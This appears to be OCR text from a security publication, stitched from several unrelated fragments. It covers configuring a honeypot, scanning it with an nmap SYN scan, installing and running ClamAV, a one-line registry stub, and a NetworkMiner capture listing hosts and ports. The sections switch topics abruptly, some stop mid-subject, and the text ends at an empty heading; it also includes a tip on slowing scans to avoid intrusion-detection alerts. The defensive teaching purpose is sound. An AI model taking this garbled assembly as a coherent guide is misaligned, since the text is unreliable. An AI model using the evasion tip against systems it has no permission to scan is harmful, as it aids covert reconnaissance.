
Then, choose your domain name. You might want to make it sound enticing. The default is *networksforu.com*, but I made mine *firstfinanacial.com* hoping to make the hacker think it's a financial website.
Next, you can choose an email address where you want to send the alerts.

Finally, we have a few options to choose. Let's go with the defaults, but note the final option. Here it allows us to capture the packets so that we can analyze the attacks with a tool like Wireshark or other protocol analyzer. It warns you, though, that packet captures can take up a lot of disk space; if you're trying to catch or study a hacker, it's necessary. We'll leave it disabled for now.



3. Set Up Your Honeypot and Watch


When you have completed the wizard, click *Finish* and you should have an application that looks like this.



4. Scan with Nmap


Now that we have our honeypot setup, let's take the approach of the hacker. Just as if we were doing recon on a potential target, let's **use nmap to scan that system**. Let's do a SYN scan:

- **nmap -sS 192.168.1.102**



As you can see, we find numerous ports open. As a hacker, this is a big RED FLAG. Few commercial web servers would leave all these ports open. Not in 2014!

If we go back to the honeypot, we can see that we set off an alert for a port scan in the purple highlighted area. Remember that a SYN scan does not complete a 3-way handshake, but most intrusion detection systems consider many packets coming in rapid succession from one IP to be a "possible port scan". This is one reason why it is often advisable to slow your scan down with nmap's built-in speed controls.



On a daily basis,we are encountering thousands of new types of malware with unknown content. This malware can come from honeypots, infected websites or even be submitted by users.Analyzing all these binaries will take any malware analyst a long time. That's why it's critical to have an automated way to classify different types of malicious code.

Open source tools like ClamAV and YARA we can tell us if an unknown file has already been classified as malicious. If we have a fresh database with the latest signatures, we will not spend time analyzing binaries other researchers have already identified. That lets us spend our time analyzing other new or unique types of malware.

Installing ClamAV:

ClamAV is an open source (GPL) anti-virus toolkit, the AV tasks are handled by three processes:

- **freshclam** automatically update virus definitions by connecting to http://www.clamav.net/mirrors.html— the configuration file is located under/etc/freshclam.conf
- **clamd** is a multi-threaded antivirus daemon — the configuration file is located in /etc/clamd.conf
- **clamscan** a command line antivirus scanner.

We need to install the latest release of ClamAV or we will have a warning message about a reduced functionality and this mean that you may not be able to use all the available virus signatures.


The most recent version of ClamAV is available from http://www.clamav.net/download/sources/. But you can also use a package manager to install it. OnaUbuntu machine, type the following commands:

$ sudo apt-get install clamav clamav-freshclam
First you can start by updating ClamAV signatures:

$ sudo freshclam

Then you run a scan on any suspicious file to check if it is infected or not:

$ sudo Clamscan





Scanning a folder with infected files

After analyzing the folders there are already infected files such as Trojan proxies that allow malicious users to control the victimized machine and use it as a proxy for spamming other people or perform any number of other malicious activities from their remote computer.

Using registry file


Just type “reg” in run






Network discovery

Network traffic is best captured by connecting a packet sniffer to a network tap or monitor port of a switch located at a central point of a network or preferably at the perimeter between two different networks. Ideally, one should ensure that the machine which performs the monitoring cannot emit network traffic to the network being monitored. The packet sniffer can, for example, be a machine running tcpdump or Wireshark, which stores the captured traffic to a pcap file which can be processed later. There are also more comprehensive network monitoring solutions available such as Sguil, but that is beyond the scope of this article. You can, of course, use Network- Miner to perform live sniffing of network traffic, but the recommended practice is to capture traffic to a pcap file with a purpose built sniffer and to subsequently perform offline analysis with a network forensic analysis tool. The pcap file can also be used as evidence if any illicit traffic is captured.


NetworkMiner 0.85 (Beta2)
File
Tools
Help
--- Select a network adapter in the list ---
Start
Stop
Hosts (169)
Frames (54533)
Files (222)
Images (152)
Credentials (100)
DNS
Parameters (110)
Keywo
Sort Hosts On:
Sent Packets (descending)
Sort and Refresh
172.16.134.191 [172.16.134.191] [172.16.134.191:80] (Windows)
IP: 172.16.134.191
MAC: 0005690001E2 (Vmware, Inc.)
Hostname: 172.16.134.191 172.16.134.191:80
OS: Windows
Ettercap: Linksys Router (0,09 %) Windows 2000 (0,77 %) Windows 2000 Pro SP3 (0,43 %) Win
p0f: Windows 2000 SP2+, XP SP1+ (seldom 98) (100,00 %)
TTL: 127 (distance: 1)
Open TCP Ports: 139 80 135 445 4899 25
Sent: 25410 packets (1 462 536 Bytes), 0,00 % cleartext (0 of 0 Bytes)
Received: 29126 packets (14 872 042 Bytes), 0,00 % cleartext (0 of 0 Bytes)
Incoming sessions: 2706
Outgoing sessions: 55
Host Details
Domain Name 1 : PC0191
Web Browser Banner 1 : Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Web Browser Banner 2 : CryptRetrieveObjectByUrl::InetSchemeProvider
Web Server Banner 1 : TCP 80 : Microsoft-IIS/5.0
Preferred SMB dialect : NT LM 0.12
SMB Native LAN Manager : Windows 2000 LAN Manager
SMB Native OS : Windows 5.0
209.196.44.172 (Linux)
207.172.16.150 [users.erols.com]
24.197.194.106 (Windows)
61.111.101.78 [OIL-6II61NQJWTK] (Windows)
210.22.204.101 [ST-111] (Windows)
217.151.192.231 [hemsidor.torget.se]
64.0.96.9 [macromedia.speedera.net] (Linux)
216.154.242.126 [www.foundstone.com] (Other)
209.45.125.69 [LIMPX001] (Windows)
66.139.10.15 [GLITTER] (Windows)
Live Sniffing Buffer Usage:




By monitoring the network traffic to and from the embedded systems on your network, you actually have the possibility to see if they are acting as expected; you would, for example, not expect your printers to post files to an external FTP server, would you?

If you monitor the traffic that leaves your network you will be able to see what information is being exposed to external non-trusted parties. NetworkMiner also has a keyword search functionality that allows you to search all traffic (regardless of protocol) for keywords such as "confidential


Data leakage and data seepage

